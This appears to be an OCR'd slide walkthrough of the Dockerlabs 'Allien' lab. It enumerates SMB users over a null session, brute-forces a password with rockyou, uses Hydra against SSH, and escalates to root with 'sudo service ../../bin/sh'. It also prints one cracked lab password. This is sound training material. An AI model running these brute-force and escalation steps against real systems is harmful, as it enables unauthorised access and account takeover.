

# Dockerlabs - Allien



```
└─$ nxc smb 172.17.0.2 -u '' -p ''
SMB         172.17.0.2      445    SAMBASERVER      [*] Unix - Samba
igning:False) (SMBv1:False) (Null Auth:True)
SMB         172.17.0.2      445    SAMBASERVER      [+] SAMBASERVER\:
```

In this challenge, there is an SMB service that allows null sessions (no username or password)


# Allien – SMB User Enumeration




```
└─$ nxc smb 172.17.0.2 -u '' -p '' --users
SMB         172.17.0.2      445    SAMBASERVER      [*] Unix - Samba
igning:False) (SMBv1:False) (Null Auth:True)
SMB         172.17.0.2      445    SAMBASERVER      [+] SAMBASERVER\:
SMB         172.17.0.2      445    SAMBASERVER      -Username-
Description-
SMB         172.17.0.2      445    SAMBASERVER      usuario1
SMB         172.17.0.2      445    SAMBASERVER      usuario3
SMB         172.17.0.2      445    SAMBASERVER      administrador
SMB         172.17.0.2      445    SAMBASERVER      usuario2
SMB         172.17.0.2      445    SAMBASERVER      satriani7
SMB         172.17.0.2      445    SAMBASERVER      [*] Enumerated 5
```

If null sessions are allowed, then we can retrieve a list of users for the service

# Allien – SMB Password Brute




```
nxc smb 172.17.0.2 -u 'satriani7' -p /usr/share/wordlists/rockyou.txt --i
        172.17.0.2      445    SAMBASERVER       [*] Unix - Samba (name:SA
ng:False) (SMBv1:False) (Null Auth:True)
        172.17.0.2      445    SAMBASERVER       [-] SAMBASERVER\satriani7
        172.17.0.2      445    SAMBASERVER       [-] SAMBASERVER\satriani7
```




```
[+] SAMBASERVER\satriani7:[redacted]
```

If we have a specific SMB user name to target, we can attempt a brute force attack of that user's password

# Allien – SMB Fileshare




```
nxc smb 172.17.0.2 -u 'satriani7' -p '50cent' --shares
```




```
Share          Permissions
-----          -----------
myshare        READ

backup24       READ
```

With a valid credential pair, we can check for this user's fileshares

# Allien – SSH Brute Force




```
hydra -C creds.txt 172.17.0.2 -T 16 ssh
```




```
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries, ~1 try
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: administrador   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
```

With a list of credentials, we can use Hydra to test which ones are valid

# Allien – Privilege Escalation
# Writable PHP Script




```
find / -user administrador 2>/dev/null
```




```
/dev/pts/0
/var/www/html
/var/www/html/info.php
```

Our user has access to a web-accessible PHP file, which means we can get access to the system as the web-server user account

# Allien – Privilege Escalation
# Sudo Service




```
sudo -l
```



```
User www-data may run the following commands on 2aa87a76b9a9:
    (ALL) NOPASSWD: /usr/sbin/service
```

Unexpectedly, the web user account, www-data has sudo permissions with the **service** binary


# Allien – Privilege Escalation
# Sudo Service



```
service --status-all
 [ - ]  apache-htcacheclean
 [ + ]  apache2
 [ - ]  dbus
```

The Linux **service** command is used to start, stop, and check the status of system services. It's an older command, which has mostly been replaced by the **systemctl** command

# Allien – Privilege Escalation
# Sudo Service



```
service ../../bin/sh
```

The method of privilege escalation using the **service** command is well-known, and involves running a “service”, in this case an interactive shell binary